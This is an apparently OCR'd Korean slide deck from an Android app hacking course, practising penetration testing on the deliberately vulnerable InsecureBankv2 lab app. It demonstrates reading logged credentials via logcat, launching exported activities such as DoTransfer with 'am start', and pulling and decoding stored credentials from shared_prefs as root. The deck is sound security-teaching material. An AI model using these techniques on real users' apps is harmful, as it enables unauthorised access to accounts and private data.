2020 안드로이드 앱 해킹 교육

PART 4. penetration testing

주의 사항

환경 세팅이 안되었을 때 확인해볼 사항

- 환경 변수 설정시 ADB가 아닌 녹스 설치 경로로 잘 설정 되어있는가?

- 환경변수 설정 후 환경 변수 창을 “확인“ 버튼을 통해 종료하고 cmd를 껐다 켰는가?

- frida는 rooting이 된 상태에서만 동작

- 안될 경우 오류 메시지 구글에 검색

모의 침투, 모의 해킹

Penetration Testing?

침투 테스트, 윤리적 해킹이라고도 불림

사이버 공격 시뮬레이션을 통해 악성 행위자보다 **취약점**을 먼저 발견하기 위함.

모의 침투, 모의 해킹

Penetration Testing?

Insecure Bank

의도적으로 취약하게 만들어진 은행 어플리케이션
모의 침투 테스트를 연습하기 위하여 만들어짐

모의 침투, 모의 해킹

Penetration Testing?

인시큐어뱅크 설치 :


https://github.com/dineshshetty/Android-InsecureBankv2/archive/master.zip

모의 침투, 모의 해킹

Penetration Testing?

파이썬 2.7 설치 경로 이동

C:\Python27\Scripts



```
C:\Users\miny7>cd C:\Python27\Scripts

C:\Python27\Scripts>_
```

모의 침투, 모의 해킹


Penetration Testing?

필요 파일 설치


```
easy_install2.7.exe flask flask-sqlalchemy simplejson cherrypy web.py
```

모의 침투, 모의 해킹

Penetration Testing?



이름	수정한 날짜	유형	크기
__init__.py	2019-11-22 오전 12:29	Python File	0KB
app.py	2019-11-22 오전 12:29	Python File	5KB
app.pyc	2020-08-21 오후 12:44	Compiled Python...	6KB
database.py	2019-11-22 오전 12:29	Python File	1KB
database.pyc	2020-08-21 오후 12:44	Compiled Python...	1KB
models.py	2019-11-22 오전 12:29	Python File	2KB
models.pyc	2020-08-21 오후 12:44	Compiled Python...	3KB
mydb.db	2019-11-22 오전 12:29	Data Base File	5KB
README.markdown	2019-11-22 오전 12:29	Markdown 원본 ...	1KB
requirements.txt	2019-11-22 오전 12:29	텍스트 문서	1KB




```
Microsoft Windows [Version 10.0.18363.1016]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\miny7\Desktop\Android-InsecureBankv2-master\Android-InsecureBankv2-master\AndroLabServer>py
 -2 app.py
The server is hosted on port: 8888
u= <User u'jack'>
{"message": "Correct Credentials", "user": "jack"}
```

app.py 실행

모의 침투, 모의 해킹

Penetration Testing?




› Android-Ins... › Android-InsecureBankv2-master
Android-InsecureBankv2-mas

이름	수정한 날짜	유형	크기
.idea	2019-11-22 오전 12:29	파일 폴더	
AndroLabServer	2020-08-21 오후 12:44	파일 폴더	
InsecureBankv2	2019-11-22 오전 12:29	파일 폴더	
Spoilers	2019-11-22 오전 12:29	파일 폴더	
Walkthroughs	2019-11-22 오전 12:29	파일 폴더	
wip-attackercode	2019-11-22 오전 12:29	파일 폴더	
.gitignore	2019-11-22 오전 12:29	텍스트 문서	2KB
InsecureBankv2.apk ✓	2019-11-22 오전 12:29	Nox.apk	3,382KB
LICENSE	2019-11-22 오전 12:29	파일	2KB
README.markdown	2019-11-22 오전 12:29	Markdown 원본 ...	3KB
Thumbs.db	2019-11-22 오전 12:29	Data Base File	9KB
Usage Guide.pdf	2019-11-22 오전 12:29	Adobe Acrobat D...	111KB

insecureBankv2.apk 설치

모의 침투, 모의 해킹


Penetration Testing?



우측 상단 Preferences 클릭

모의 침투, 모의 해킹

Penetration Testing?



Server IP: 192.168.0.4

Server Port: 8888

본인 아이피 입력

안전하지 않은 로그


Insecure Logging

Insecure Logging

테스트용 로그를 제거하지 않음

안전하지 않은 로그

Insecure Logging




jack


••••••••••

안전하지 않은 로그

Insecure Logging



```
Microsoft Windows [Version 10.0.18363.1016]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\miny7>adb logcat_
```



```
0049 on display 0
V/WindowManager( 1773): addAppToken: AppWindowToken{17d3e6
c3124 u0 com.android.insecurebankv2/.DoLogin t7}}} to stac
W/InputMethodManagerService( 1773): Window already focused
rnal.view.IInputMethodClient$Stub$Proxy@e6d5653 attribute=
d1e
D/Successful Login:( 5826): , account=jack:Jack@123$
I/ActivityManager( 1773): START u0 {cmp=com.android.insecu
 10049 on display 0
W/ActivityManager( 1773): startActivity called from non-Ac
TY_NEW_TASK for: Intent { cmp=com.android.insecurebankv2/.
V/WindowManager( 1773): addAppToken: AppWindowToken{c3e248
90 u0 com.android.insecurebankv2/.PostLogin t7}}} to stack
W/ProcessManager( 5826): waitpid on failed exec failed: No
```

로그인하는 계정이 그대로 날아감

액티비티 강제 호출 취약점


Android Activity Vulnerability

Android Activity Vulnerability


액티비티 강제 호출

액티비티 강제 호출 취약점

Android Activity Vulnerability



```
Resources
  META-INF
  res
  AndroidManifest.xml
  classes.dex
  resources.arsc
APK signature
```




```
<activity android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin" android:exported="true"/>
<activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
<activity android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer" android:exported="true"/>
<activity android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement" android:exported="true"/>
```

점검 방법 : activity가 exported true


액티비티 강제 호출 취약점

Android Activity Vulnerability

am start –m 패키지명/액티비티명



```
root@shamu:/ # am start -n com.android.insecurebankv2/.DoTransfer
Starting: Intent { cmp=com.android.insecurebankv2/.DoTransfer }
root@shamu:/ # _
```



로컬 암호화 이슈


Local Encryption Issue

로컬 암호화 이슈란?

중요 정보를 단말기에 저장할 때 취약한 암호화 알고리즘을 사용하였음.

로컬 암호화 이슈

Local Encryption Issue




```
C:\Users\miny7>adb connect 127.0.0.1:62001
already connected to 127.0.0.1:62001

C:\Users\miny7>adb shell
root@shamu:/ #
```

shell에 진입

로컬 암호화 이슈

Local Encryption Issue




```
root@shamu:/ # cd /data/data/
root@shamu:/data/data # ls -al | grep insecure
drwxr-x--x u0_a48   u0_a48            2020-08-21 12:47 com.android.insecurebankv2
root@shamu:/data/data # _
```

/data/data로 이동,
insecure bank 디렉토리 확인

/data/data는 안드로이드에서 각 앱별로 필요한 정보들이 저장되는 곳임.

로컬 암호화 이슈

Local Encryption Issue



```
root@shamu:/data/data/com.android.insecurebankv2/shared_prefs # ls
com.android.insecurebankv2_preferences.xml
mySharedPreferences.xml
```


/data/data/com.android.insecurebankv2/shared_prefs

shared_preference : 안드로이드 어플리케이션의 로컬 스토리지

로컬 암호화 이슈


Local Encryption Issue

com.android.insecurebankv2_preferences.xml



```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="serverport">8888</string>
    <string name="serverip">192.168.0.4</string>
</map>
```

mySharedPreferences.xml




```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="EncryptedUsername">amFjaw==
    </string>
    <string name="superSecurePassword">v/sJpihDCo2ckDmLW5Uwiw==
    </string>
</map>
```

ID/PW가 암호화되어
저장이 되어있음

로컬 암호화 이슈

Local Encryption Issue

mySharedPreferences.xml




```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="EncryptedUsername">amFjaw==
    </string>
    <string name="superSecurePassword">v/sJpihDCo2ckDmLW5Uwiw==
    </string>
</map>
```

base64 encoding 되어있음

로컬 암호화 이슈

Local Encryption Issue




```
C:\Users\miny7>python
Python 2.7.18 (v2.7.18:8d21aa21f2, Apr 20 2020, 13:25:05) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> base64.b64decode("amFjaw==")
'jack'
>>> base64.b64decode("v/sJpihDCo2ckDmLW5Uwiw==")
'\xbf\xfb\t\xa6(C\n\x8d\x9c\x909\x8b[\x950\x8b'
>>>
```


디코딩한 결과 id는 제대로 나오지만 암호는 제대로 안나옴 -> 다른 방식으로 암호화 되어있음을 예상할 수 있음

로컬 암호화 이슈

Local Encryption Issue



```
<string name="superSecurePassword">
```



Text search

Search for text: superSecurePassword

Search definitions of: ☑ Class ☐ Method ☐ Field ☑ Code

